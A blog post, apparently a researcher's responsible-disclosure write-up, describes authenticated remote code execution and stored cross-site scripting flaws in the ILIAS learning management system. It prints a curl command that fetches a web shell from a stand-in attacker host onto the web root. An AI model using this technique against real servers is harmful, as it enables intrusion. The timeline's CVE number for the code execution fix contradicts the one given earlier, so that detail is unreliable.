



Raimonds Liepins

Follow

Nov 3, 2020 · 3 min read · Listen



## Exploiting ILIAS learning management system



# The Open Source Learning Management System

On one lonely Saturday evening I got really bored so I picked some random application to look at. This application was ILIAS learning management system.

CVE-2020-25268 — authenticated remote code execution

CVE-2020-25267 — authenticated stored cross site scripting

### CVE-2020-25268

This was the most severe of the vulnerabilities found, it would allow an authenticated user with low privileges to gain code execution.

Upon navigating to Personal -> Overview ILIAS allows you to add external web feeds

When you send a request it looks something like this on your server

```

89.238.76.7 - - [04/Sep/2020:14:52:51 +0000] "GET / HTTP/1.1" 200 3803 "-" "MagpieRSS/0.72 \\\(http://magpie-rss.sf.net\\)"
89.238.76.7 - - [04/Sep/2020:14:54:14 +0000] "GET /test HTTP/1.1" 404 3770 "-" "MagpieRSS/0.72 \\\(http://magpie-rss.sf.net\\)"
89.238.76.7 - - [04/Sep/2020:14:54:14 +0000] "GET /test HTTP/1.0" 404 4217 "-" "-"

```

Hmm, I wonder what's magpie-rss 0.72. After a quick search for exploits it showed a bunch of XSS vulnerabilities, however no luck actually exploiting them, since ILIAS html rendering is properly secured.



Digging a bit into the source code I found that magpie is using a library called snoopy.class.inc which on \_httpsrequest function calls curl through exec. I thought to myself, damn this library must be ancient (and it is).


Upon reviewing line 656 you can see the following code

```
exec($this->curl_path." -D \"/tmp/$headerfile\"").escapeshellcmd($cmdline_params)." ".escapeshellcmd($URI),$results,$return);
```

escapeshellcmd would be good protection if you tried to inject something like “; whoami; hostname” command, but it doesn’t protect if the actual binary can be abused. In this case curl allows for remote fetching of files with a command.

curl <https://maliciousactor.com/shell.php> -o /var/www/html/shell.php

So if you would run the command in the following way you can upload your malicious shell on the web server. Ideally if you know a path where write permissions are allowed.



This functionality even works if the “Add New Webfeed” is not present as can be seen in the POC, but you would have to know/enumerate for the Cmdnode parameters.

#### fixed bug #28867 · ILIAS-eLearning/ILIAS@fa10f16

You can't perform that action at this time. You signed in with another tab or window. You signed out in another tab or...

github.com

Authenticated code execution on ILIAS

#### CVE-2020-25267

This was a low priority type of vulnerability that would allow an attacker to store XSS, however to actually exploit this you would require mid level permissions to create Question Pools.

Question Pools allow file uploads, however are properly restricted to disallow any PHP and other types of files. After a closer observation I noticed that you could add a HTML extension for file.

Repository - Home

Tree View >

Last Visited >

My Courses and Groups

### File Upload Question

Title \* FileUpload

Author \* root user

Description

Lifecycle Draft


Question \*

Working Time Hours: 0 Minutes: 1 Seconds: 0

Maximum file upload size

Allowed File Extensions html

After that you would need to run the pool and upload you html file containing the payload and open it in preview.



<https://www.youtube.com/watch?v=wISUIOXunl0&feature=youtu.be>

### Cherry on top —Unauthenticated Reflected XSS

This exploit was not originally found by me so I will not be taking credit for it, however sometimes doing a simple Google search returns still valid and exploitable vulnerabilities

<https://www.openbugbounty.org/reports/70516/>

### Disclosure timeline

06/09/2020 — Reported the issue

10/09/2020 — Tickets created for fixing

17/09/2020 — Code Execution vulnerability addressed (CVE-2020-25267) and verified as fixed

23/10/2020 — ILIAS 6.5 and 5.4.18 released containing the fix

[Security](#)   [Ilias](#)   [Code Review](#)   [Pentesting](#)   [Exploit](#)


---

### Sign up for Infosec Writeups

By InfoSec Write-ups

Newsletter from Infosec Writeups [Take a look](#).

By signing up, you will create a Medium account if you don't already have one. Review our [Privacy Policy](#) for more information about our privacy practices.

 Get this newsletter

[About](#)   [Help](#)   [Terms](#)   [Privacy](#)

Get the Medium app